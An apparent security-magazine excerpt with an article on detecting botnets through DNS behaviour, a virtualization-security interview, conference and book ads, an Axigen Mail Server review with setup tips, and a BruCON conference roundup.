Most of these herders aren't really looking to land a bot inside of a commercial company with an alert security team. Their sweet spot is grandma at home with her 12megabit cable internet connection. That's where the easy cash is. Send some spam, proxy for a while, grab banking and other credentials, and let the thing sit and make you money until it gets cleaned up. If it does ever get cleaned up...

There are of course those that do target the corporate environment. Targeted attacks, and even just bots that will reside within and remain undetected for some time. The goal is to grab credentials, secret information to blackmail the company, whatever else the bad guy can find. They're pretty effective in an environment where security controls are lax, and staff isn't using the latest (and mostly free) tools available to them for defense and detection.

So what's our next step in the arms race? P2P can be detected generally quite easily. Custom Command and Control channels are also generally easy to detect as unusual traffic. But we are coming very close to HTTP bots that will be very difficult to distinguish from legitimate traffic. Never fear though, there's still an achilles heel to even the most effective HTTP botnets, DNS.

Yup, DNS. The typical HTTP botnet uses DNS to keep ahead of the good guys trying to shut down their command servers, or even rivals looking to DoS the competition. They use what we call Fast Flux DNS to keep in touch with their bots. Fast Flux is a set of domain names with very low TTLs. The botherder will rotate between a few command and control servers directing bots between them by rotating the IP related to the DNS name. Thus even if one or more command servers are taken down they can quickly move all their bots to a new server.

We can't always identify the domains to be used unless we've completely broken a net and it's algorithm for selecting domains, or reverse engineered the binary of the day for that net. But we can watch DNS activity of the clients within our networks for unusual activity. Several cases to consider, when a workstation:

- Looks up more disparate domains than it's peers
- Makes repeated requests for a small set of names
- Makes requests for more domains with a low TTL than it's peers
- Makes DNS requests but never connects to that IP address

If any of these factors are significantly out of line with other similar station on the same network we have a relatively strong sign of infection. Lets discuss each factor in some detail.

More variety in lookups than a workstation's peers could be a result of a DNS based command and control channel. In order to hold on to a botnet during an attack either by law enforcement or rivals a botherder will have the malware

preprogrammed to connect to hundreds or even thousands of domain names over time. Sometimes the domain chosen will be based on time and date, prior commands, or just a simple sequence. If a botherder loses control of his domain name he'll simply use the next in line and regain his bots.

Repeated requests for a small set of domains is a very unusual thing. Even if a user spends their entire day browsing on one site the workstation is only going to refresh the DNS lookups a few times a day based on TTL. Many pieces of malware will look up the same set of names repeatedly in order to get new IP addresses for Fast Flux domains. This is a very unusual thing, and should be recognizable.

Requests for more domains with a low TTL then most workstations can be considered unusual. A low TTL is used by many services like Akami, Google, Yahoo! and others to ensure that load and services and be distributed easily among farms of servers. Botherders use a similar technique in Fast Flux. But the average user is going to be in contact with a small set of domains using very low TTL values. A host making more requests to low TTL domains may be looking up Fast Flux domains.

And finally, a host that looks up an IP but doesn't make a connection within a reasonable amount of time is very suspicious. Some botherders give commands through DNS replies. Some malware doesn't connect to a Command and Control server if the IP is the same as the last lookup. So lookups that are not actually consummated in a connection are suspicious.

We have ways to keep the arms race moving along. I believe we're slightly ahead in the detection portion of the race. We're losing miserably on the infection prevention side because of the operating systems and browsers we choose to use.

Look for these DNS detection features to be implemented in the upcoming OISF IDS engine. <http://www.openinfosecfoundation.org>. As always please send me your thoughts, [jonkman@emergingthreats.net](mailto:jonkman@emergingthreats.net).



[ GEEKED AT BIRTH ]



You can talk the talk.  
Can you walk the walk?  
Here's a chance to prove it.  
Please geek responsibly.


[ IT'S IN YOUR DNA ]

**LEARN:**  
Advancing Computer Science  
Artificial Life Programming  
Digital Media  
Digital Video  
Enterprise Software Development  
Game Art And Animation  
Game Design  
Game Programming  
Network Engineering  
Network Security  
Open Source Technologies  
Robotics And Embedded Systems  
Serious Game And Simulation  
Technology Forensics  
Virtual Modeling And Design  
Web And Social Media Technologies

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK

# INTERVIEW

# Interview with Hemma Prafullchandra



We have interviewed Hemma Prafullchandra, Chief Security Architect at HyTrust.



## Virtualization Under Control

### Could you tell our reader more about yourself?

As Chief Security Architect of HyTrust my responsibilities encompass security and compliance of our products from features, to design to satisfying customer demands. Additionally, I am responsible for providing thought leadership on virtualization security and have spoken at prestigious industry conferences, such as the RSA Security Conference – both in U.S. and Europe, and the HackerHalted Conference. I'm a regular panelist on the Virtualization Security Roundtable podcast, and an active member of the Virtualization Special Interest Group in Payment Card Industry Security Standards Council (PCI SSC). I will be speaking at InfoSec World 2010 and The Summit on Secure Virtualization and Cloud Computing in April 2010..

### What did you do before this job and how did you make the plunge to HyTrust?

I have been in the information security field for over 20 years, with experience in securing platforms such as Solaris

and Java2, innovating security solutions in networking, web services and identity management, and collaborating on industry standards. I have worked at several companies including Sun Microsystems and VeriSign, and have held several leadership roles such as Vice President of Advance Products and Research, CTO, Strategic Architect and Director of Engineering. I enjoy switching back and forth between management and individual contributor role as it helps me keep my technical edge. HyTrust is my fourth start-up. As a leader I always challenge my team to set personal goals, such as learning to present to a large audience or staying current with new technologies. HyTrust provides me the opportunity to personally grow, and work with a fantastic team to innovate security solutions and standards in an emerging space - virtualization and cloud computing..

### Who is HyTrust? Please tell our readers what does HyTrust do and how would it help the community/world.

HyTrust is a young and exciting company focused on providing end-

to-end solutions to gain visibility and control of the virtual infrastructure. We enable enterprises to virtualize more of their infrastructure, and make that infrastructure as operationally-ready as their physical infrastructure. We're thrilled at the industry support and recognition we've received since our public company launch in April of this year, including taking Best of Show and winning the Gold Award for security and virtualization at VMworld 2009 and being named top Security Innovator by SC Magazine. We were also included in Forbes' Who's Who in Virtualization and Network World's 11 Security Companies to Watch..

### What are your products & services?

HyTrust Appliance is the first product of its kind, built with an acknowledgment that the hypervisor represents a new datacenter platform with dramatically different capabilities, which can be used for good but also can be misused or abused without the proper controls in place. It provides a centralized, single-point-of-control for virtual infrastructure access, policy management, security configuration, and compliance.



## What is the direction of focus in technology?

Virtualization touches everything – people, processes and technologies. At HyTrust, we focus on automation, ease-of-use and consistency in achieving security and compliance of the virtual infrastructure.

HyTrust Appliance takes innovative approaches in two distinct areas: human-friendly policy definition and proactive in-network policy enforcement. It simplifies policy definition by allowing users to classify virtual infrastructure objects and define associations and constraints between virtual machines, hosts, network segments and other parts of the infrastructure. This is essential given the fluidity and elasticity of a virtual environment. The product's in-network location uniquely allows it to proactively stop action that contradicts policy before it occurs – consistently, and across all access paths.

## Please tell us more about virtual environments and what is the focus in terms of products and services.

Virtualization can be leveraged to solve some of the continuity challenges enterprises face, such as implementing disaster recovery (achieve redundancy even from natural disasters) or high availability (resilience from software or hardware failures) in a cost-effective manner. However, virtualization as a new platform for the datacenter provides a richness of capabilities like no other operating system, and breaks many of the existing security and compliance controls, such as separation of duties, auditing, access control, and asset and patch management. It requires education, revamped processes and virtualization-aware security technologies.

That's where HyTrust Appliance comes in.

## What type of security devices and policies have been implemented to supply this type of products/service?

HyTrust Appliance provides authentication, authorization and accounting (AAA) to virtual infrastructure, and the ability to automatically assess and remediate the security posture of the virtualization

platforms. The latter supports three pre-built security hardening templates based on the Center for Internet Security Benchmark, VMware's Security Hardening Guide and Payment Card Industry Data Security Standard (PCI-DSS).

## Is virtualization secure?


Virtualization is achieved through a layer of firmware and/or software. Practical experience has shown that all wares have faults. But to date, no reported vulnerabilities in the virtualization platforms have been exploited. There are a number of theoretical vulnerabilities that have also been demonstrated. From this perspective, virtualization is secure; however, the risk management measures that enterprises have utilized in physical environments are no longer sufficient. Take role-based access control for example. With virtualization, the platform administrator now has the ability to manage the network, storage and all the machines being hosted

on that platform. If any of these machines are providing critical infrastructure services such as firewall, intrusion prevention or network switching, they could easily be powered off, leaving the virtual environment vulnerable or inaccessible.

For this reason and many more, understanding virtualization and then implementing adequate controls is crucial. But also note that virtualization does provide opportunity for improving incident response. With its elasticity you can achieve quicker time to recovery by simply spinning up a cloned machine or contain threat or dynamically switch over to completely different cluster.

## Please describe how we should understand security for virtual environments and how it is related to security for cloud computing.

Virtual environments are very fluid and have tremendous rate of change. Virtual machines are portable and can freely



## About Hemma Prafullchandra

Hemma Prafullchandra is Chief Security Architect of HyTrust, with responsibility over the design and development of all virtualization infrastructure security and compliance management solutions. She brings over 20 years of industry experience to this role, including expertise in Solaris security, IPSec, Firewalls, Certificate Authorities/PKI, Java2 Security Model, Secure Messaging, Web Services Security, Managed Security Services, Strong Authentication and Identity Management.

Prior to HyTrust, Hemma was Vice President of the Advanced Products and Research Group at VeriSign. The group designed and prototyped next generation product concepts. It also researched emerging technologies and developed specifications for various industry forums. Hemma has held key leadership and technical positions at FuGen Solutions, Sun Microsystems, Critical Path, and The Wollongong Group. Hemma has co-authored numerous industry standards and holds several patents in the field of security. She has actively participated in industry forums such as Liberty Alliance, Web Services Security Standards and OpenID 2.0. Hemma holds a BSc with Honours in Computer Science and Electronic Engineering from University College London, England.

# INTERVIEW

move within a datacenter or between datacenters if configured to do so for better response times or utilization or cost reduction. Given the fluidity in the virtual environment, connectivity between and access to the systems can dynamically change. Visibility and control become imperative. You need visibility of the objects within the virtual environment, and control over who can access what, and what can connect to or reside on what.

Similarly, these two pose as the most significant challenges in cloud computing. How do you know where and under which security controls your virtual machine is running? Perhaps the virtual machine is housing an HR application and employee data. If this virtual machine is migrated to a cloud in a different country then it may result in a violation of national data protection requirements. Who is responsible?

Security policy management with the ability to embed the controls required to operate within each virtual machine is

going to be of paramount importance, as well as for the platforms to accommodate and enforce them.

## **What hurdles or challenges have you suffered from a technical standpoint? And how did you overcome them?**

One ongoing challenge HyTrust deals with is building a security and compliance solution in a world where there is a vacuum in terms of specific mandates or regulations that cover virtualization. We have a two-pronged approach. The first is to help define the security and compliance requirements for virtual environments. The second is to provide a common-sense solution to applying the controls defined for the physical to the virtual. HyTrust is a participating organization in the PCI-SSC virtualization special interest group, and is working with other industry bodies as well.

Another challenge is the delicate balance between achieving adequate

security measures vs. fully utilizing the virtualization features. HyTrust's tagging-based approach enables security policy management on logical units of resources, regardless of where they are located.

## **What do you see coming forth, what is the direction of your field to keep up products and services up to the market in goals section?**

Virtualization platforms will continue to innovate on performance, high availability, fault tolerance, service-oriented mobility, and embedded policies to govern operational environment. Frameworks will be defined to facilitate automatic cloud-to-cloud movement including levels of assurance.

## **Could you describe what your goals are?**

HyTrust Appliance has a unique vantage point to define and enforce security access policies for both users and virtual objects. We will continue implementing support for richer policies and differentiated enforcement points.

## Upcoming Events

**InfoSec World 2010**  
**April 19-21, 2010**  
**Disney's Coronado Springs Resort**  
**Orlando, FL**



### **Practitioner-Led Sessions Providing Solutions at InfoSec World 2010**

InfoSec World offers a curriculum of hard-hitting topics that will help you avoid the dangers facing your systems and organization. Your time and money are precious. InfoSec World 2010 will save you both by offering a carefully orchestrated agenda full of practical advice to navigate the minefields that threaten information security --- and your job. Whether you need to know how to prevent data leakage in a Web 2.0 environment, the best free tools to conduct a Wi-Fi audit, the security hazards of cloud computing, the latest privacy laws or how to defend the Oracle database, InfoSec World will offer you no-nonsense direction and timely insights.

### **Subject Areas Planned to Date Include:**

- Standards and Law
- Security 101
- Incident Response
- Platform Security
- Enterprise Security
- Web 2.0
- Attack & Defense Tools
- IT Audit

For more information on the event, registration and keynote speakers visit <http://www.misti.com>

I A C **B** %      L N T V N      O L O O O      D E D N A  
 F C W C D      A G C F **K**      B T E L R      K B T E S  
 L I A H R      H O H E M      T A I E N      I G I S T  
 E C E R A      T Y D F A      O T T E O      C I P F S  
 E D U U N      I T P S E      C S G T H      E **T** D R I  
 S O E C O      I **A** N R L      F I R T C      G E " I A  
 E I K T G      R R L G O      E **H** I E S      T I N D E  
 S C T H S      B T **C** T E      T X T L H      O R I W T  
 E A E D A      V E O R C      C E T E N      1 F K O "  
 I T T Ø O      H D U O E      Y 5 R **A** E      N N N F 7

# DECIPHER SECURITY

  
**blackhat**<sup>®</sup> dc+2010  
DIGITAL SELF DEFENSE  
 ARLINGTON, VA  
HYATT REGENCY CRYSTAL CITY  
 ( jan 31 - feb 3 )

Understanding the increasingly complex threats posed to an enterprise is a daunting task for today's security professional. The knowledge to secure an enterprise against those threats is invaluable. Come to Black Hat and learn from the industry's best. Register for Black Hat DC today at [www.blackhat.com](http://www.blackhat.com)

**Novell.**

platinum  
SPONSOR

**IOActive**<sup>™</sup>  
COMPREHENSIVE COMPUTER SECURITY SERVICES



Looking Glass SYSTEMS

**Microsoft**<sup>®</sup>

**netForensics**<sup>®</sup>



NETWITNESS

**nitrosecurity** 



**QUALYS**<sup>®</sup>



**SAINT**<sup>®</sup>

**splunk**>

**StillSecure**<sup>®</sup>

gold  
SPONSORS

# AXIGEN MAIL SERVER FOR WINDOWS

Flexible possibilities for the enterprise.



Axigen Mail Server is actually Gecad Technologies, Founded in 2001 they are a part of the Gecad Group which is about 150 IT guys sitting in Bucharest/Romania and they have been writing code since 1992.

They had critical success in 2003 when they sold the IPR of RAV AntiVirus to Microsoft and since then they have been working on developing messaging solutions under the Axigen name.

What makes them interesting from a systems perspective is that the solutions run solid under both Windows and Linux. This is very hard to come by these days because of the in house resources required. I don't see many organizations that have the resource capability to build out robust solutions on so many different platforms – especially when it comes to

something as complicated as enterprise email processing.

Axigen has partnered with Redhat, Sun, Ubuntu, and Novell. The website shows various business relationships with IBM, Intel, and AVG. The Reseller/OEM network numbers over 200+ which means it will be easy to locate experts that understand the architecture and/or operational areas, should you end up needing help.

The latest release of Axigen Mail Server for Windows hits all the marks. From the webmail and slick interfaces – everything is well though out - advancements in the administration interface are outstanding.

Regardless of how we look at it, this is a feature rich release.

The license model makes sense too and it's affordable. The ROI model ends

up being very compelling. In this day and age of email based support it was also nice to a phone number (remember the telephone? It's that dusty device on the desk) including outside US support numbers prominently displayed on the website.

## Technical Overview

Axigen Mail Server currently offers:

- LANGUAGE: Browse emails in your language and preferred skin (by using the Axigen Standard Webmail Interface)
- MOBILE: Mobile email support to access your email account from your mobile phone as you do on your PC (using Push email synchronization, Mobile Webmail interface).

- **ACCESS:** Easy access to your email in the most comfortable way: Webmail, POP3, IMAP, and SMTP.
- **PRIVACY:** Your email communication is protected by advanced security features (multiple AntiVirus/AntiSpam support, authentication/encryption, SPF & DomainKeys compliance, blacklisting/white listing).
- **ORGANIZE:** Manage your time more effectively by using the Personal Organizer (includes calendar, tasks, notes etc.),
- **KEYBOARD NAVIGATION** and shortcuts, drag-and-drop, frequent folders, "no next page" button, image management, mailing lists (all available in Axigen's new Ajax Webmail technology preview).

## Look Deeper

The improved operability is a direct result of expanded product flexibility.

## Flexibility

Axigen currently offers:

- A Business Edition,
- Enterprise Messaging
- Service Provider Solutions.
- A Free Office Edition is also available.

The online feature list compares the following core functions:

- Server Administration (Web-based & Command Line)
- Security: AntiVirus/AntiSpam,
- Account Classes,
- Queue Management,
- Routing Policies,
- Reports & Statistics,
- Log Server,
- Storage Management,
- SMTP Server,
- POP3 Server/IMAP Server,
- Webmail Server,
- Web Mobility,
- Mailing Lists,
- Active Directory Integration,
- Automatic Migration,
- Backup & Restore.

Depending on the Axigen product edition, additional features are also available (either as built-in or as add-ons):

- AntiVirus and AntiSpam protection
- Web Personal Organizer (with calendar/journal/tasks/notes)
- iCal (WebCal) event and task access
- Groupware shared folders, permissions, free-busy; Outlook connector
- Mobility Push email & PIM synchronization with ActiveSync-compatible mobile devices (via Microsoft Exchange ActiveSync Connector) & with BlackBerry smart phones (through the NotifySync client),
- Clustering Support (SMTP, IMAP, POP3, Webmail Proxy, LDAP Authentication Routing) & Delegated Administration.

The responsiveness and efficiency of the Axigen support team is highly appreciated and is continuously supervised through


and confirmed by the in place customer survey program.

They believe technical support is one of the most important elements for a great working experience with AXIGEN. Agreed! They are committed to ensuring a 2-hour average response time for any support level. The experienced and dedicated team is offering human responses to all requests.

They have various support levels to accommodate specific needs from a wide range of companies: starting with the free BASIC level, up to special support levels designed for mission critical environments (FIRSt Support, Premium Support, Gold Incidents Pack, GoLive Support) Support during evaluation - FIRSt Support is offered FREE during the evaluation period, so that you could test not only the product

## REFERENCES

- Axigen Website <http://www.axigen.com/>
- Axigen Mail Server 7.x for Windows (a 30 day, fully-featured trial) & Axigen Outlook Connector 7.x for Windows: <http://www.axigen.com/mail-server/download/>



# REVIEW

features, but the complete AXIGEN solution at the same time.

Don't hesitate to contact the Support Engineers for any question you might have.

They will respond. They also offer support in local language and Distributor Partners and Gold Value Added Resellers are also offering level 1 technical support at this time.

## Supported Platforms

AXIGEN is currently available for Windows (the Axigen Mail Server runs on

Windows Server 2003 and 2008, and the development road map includes versions for Mac OS) and other operating systems as well as several Linux distributions; For example they actively support RedHat Enterprise Linux, CentOS, Fedora Core, SUSE Linux Enterprise Server, Novell Open Enterprise Server, SUSE Linux, Mandrake Linux, Fedora Core, Mandriva Linux, SUSE Linux, Slackware, Debian, Ubuntu Server, Gentoo, FreeBSD, OpenBSD, NetBSD, and Solaris.

AXIGEN supports legacy WebMail functionality, including a simple folder structure which is a very useful feature.

## How to Install

The download page is easy to locate and access. Within minutes I was downloading a free trial of the core server with outlook and antivirus support.

First prepare the required platform. In this case you will want administration level access to a decent Windows box. Then download the appropriate zip file from the Axigen website (<http://www.axigen.com/>).

You will then be asked to accept the license agreement after which Axigen will detect the current platform and upon successful completion, you will be presented with options available for install.

You will need to provide:

- Administrator user and password
- Domain name
- Post-master password
- Other options.

## Tip

You will need to select a network to handle unauthenticated email traffic. You should set up SSL for IMAP/POP3 and SMTPS. Also make sure to use HTTPS and as usual you will want to keep an eye on your administration browser interface if using HTTP (where possible).

## Port Setup

Use the following port setup:




- HTTPS 443
- SSL for IMAP 993
- SSL for POP3 995
- SMTPS 465

## Tip

Completely disable standard ports except SMTP port 25.

## Domains & Accounts

In this area we want to add some users, you can do this by supplying a name, email address, and password for the user. You can also define set groups, mailing lists, and email quotas along with other defaults for the email accounts during this time as well.



## Security & Filtering: AV & Anti-Spam

Next, enable anti-virus and anti-spam support which is under the Security & Filtering section. You can configure RBL Lists to ensure solid protection against spam.

## Login

The Administration interface uses the format: `http://ip_address:port` standard type url in your web browser and the admin and password you set during installation.

## Email Clients

You have a lot of choices when connecting to clients. You can use:

- IMAPS (with groupware access to MS Outlook via the Axigen Outlook Connector)
- POP3S
- SMTPS

## Resources

Currently Axigen Webmail has instructions for the following because each email client

requires a specific configuration procedure when setting up (POP service): MS Outlook Express 6, MS Outlook 2000 (from Office 2000), MS Outlook XP (from Office XP) / MS Outlook 2003 (from Office 2003), Eudora, The Bat!, IncrediMail, Mozilla Suite (Mail and Newsgroups), and Mozilla Thunderbird.

As I mentioned previously, make sure to enable authentication for the connection so email is sent out (off the local network) securely.

## Licensing

Business Edition Pricing & Packaging starting from The license duration is perpetual.

- 25 Mailboxes \$405
- 50 Mailboxes \$515
- 100 Mailboxes \$660

The Enterprise Edition starts at \$725. The Service Provider Edition starts at \$1,790

## Conclusion

The Axigen Mail Server performance is outstanding. The installation is clear,

concise and allows you to get up and running with a minimum of fuss. Axigen ships with intuitive defaults. Security out of the box is an issue so you should make sure to enable SSL as quickly as possible.

Axigen is a great, straight forward email solution. The web interfaces are well thought out and I believe you will feel comfortable with the interface quickly. With the aggressive price point; Axigen provides a compelling ROI model.

### Richard C. Batka



Richard C. Batka has held various management and engineering positions with Microsoft, PriceWaterhouseCoopers, Symantec, ThomsonReuters, and JPMorgan Chase. He has spent over 17 years devoted to the complex issues of enterprise application development, security, infrastructure, data management and regulatory compliance. A graduate of New York University with a degree in Information Systems, he holds numerous industry certifications. Currently, Mr. Batka is the CEO of a privately funded consulting services firm in New York that provides strategy, program management, and engineering services to a select group of clients. Mr. Batka holds no financial interest in Axigen and he can be reached at [rbusa1@gmail.com](mailto:rbusa1@gmail.com).


a d v e r t i s e m e n t

## LIVE HACKING

### The Ultimate Guide to Hacking Techniques & Countermeasures for Ethical Hackers & IT Security Experts

Dr. Ali Jahangiri, a world-renowned information technology (IT) expert, brings us the next must-have in IT training: *Live Hacking*, the definitive and comprehensive guide to computer hacking. Groundbreaking, insightful, and practical, this guide serves to inform IT professionals about and challenge existing conceptions of hacking, its victims, and its consequences, but with an eye to empowering prospective victims with the knowledge they need to thwart the criminal elements in cyberspace. Whether you work in a Fortune 500 company or if you're just looking to protect your home office from hackers, this book will provide you with all the information you need to protect your valuable information. Don't be a victim; be ready!

*Live Hacking* is straightforward, easy to read, and a reference that you'll use again and again. It's the kind of book you'll want to keep in your back pocket! With a user-friendly writing style and easy-to-follow diagrams and computer screenshots, Dr. Jahangiri expounds on all of the major issues - and more - in hacking.



ISBN 13: 9780984271504  
Page Count: 214  
Binding Type: US Trade Paper  
Language: English  
Related Categories: Computers/Security  
List Price: USD 49.95

Order **LIVE HACKING** Online at [www.alijahangiri.org](http://www.alijahangiri.org) or [www.livehacking.com](http://www.livehacking.com) and receive 10% discount form list price, discount code: **ZJR9JH83**

# BruCON RoundUp

CHRIS JOHN RILEY

With the chaos of Blackhat and Defcon over and done with, I began looking ahead to what was next on this summer's hectic conference schedule. The BruCON security conference is a brand new conference held in the heart of Brussels.



In contrast to the larger conferences I've been attending, BruCON was more of a casual and personal affair. Although this was BruCON's inaugural event it certainly didn't show. Everything from the registration, through to the charity auction for the EFF was planned to perfection. Almost everybody I spoke to at the event said it seemed more like the 4th or 5th year.

With fewer than 300 people at the event it was perfectly sized to allow the speakers and attendees to interact without making things too crowded. Alongside a number of great presentations from people like Chris Gates, Chris Nickerson, Jayson E Street, Paul James Craig, Craig Balding and Brian Honan, the organizers put on a number of great workshops and other challenges to keep the crowd happy. I especially enjoyed the HEX Factor challenge, which was a twist on the standard Capture the Flag style event usually put on at conferences. By integrating a number of separate challenges covering everything from Reverse Engineering through to Hacker Trivia, it was possible to allow people of all skill levels to join in, even if only for a few hours. The winners also walked away with prizes for their efforts naturally.

I'm already looking forward to see what they come up with for next year's HEX challenge.

One thing that struck me about the BruCON conference was the array of

big names talking at the event. Unlike some events however, the speakers seemed to be pulling some new tricks out of their bags and presenting things close to their heart, and it certainly came

» Log in / create account

**BruCON Security Training**  
16-17 SEPTEMBER 2009  
2-day Courses by renowned experts

**BruCON Security Conference**  
18-19 SEPTEMBER 2009  
2-day Conference featuring innovative security research presentations and workshops

Main Page Schedule Training Tickets Travel Participate Contact

**Main Page**

Page Discussion View source History

**Latest news**

- ▶ Watch the #brucan videos online in our vimeo channel (October 16, 2009 13:06)
- ▶ Download the #brucan videos and presentations (September 25, 2009 14:03)
- ▶ First series of #BruCON presentations are online (September 23, 2009 11:45)
- ▶ Ending Brucon 2009, the first edition (September 21, 2009 14:09)
- ▶ Follow #brucan live streaming (September 19, 2009 10:41)

You can also follow BruCON news on or

**Conference**

- ▶ **Schedule** - speaker and workshop conference program
- ▶ **Training** - BruCON training program
- ▶ **Tickets** - pricing and registration
- ▶ **Challenge** - The Hex Factor: Show your Foo in this quiz and learn new skills
- ▶ **Lightning Talks** - present your own cool research, project or tool
- ▶ **Call for Papers** - Submit your presentation



through in the talks. Vincent Rijmen kicked off the event with a keynote discussing trusted cryptography, and who better than a Belgian cryptographer and one of the designers of the Rijndael, the *Advanced Encryption Standard* (AES). His talk touched on the changing face of cryptography over the years. How it has moved from being a purely military concern, to the daily use of cryptography in all aspects of our daily lives. This was quickly followed by Justin Clarke talking about how far SQL Injection can really take you. Justine talked about how most if not all aspects of SQL Injection have been known for a long time in certain circles. New advances in SQLi are rare, and are sometimes as simple as a re-discovery of previously used attack vectors that have been long forgotten. He also discussed briefly about the MS-SQL worm that he presented at Blackhat last year, and the follow-on Oracle worm Sumit Siddharth spoke about at this year's event.

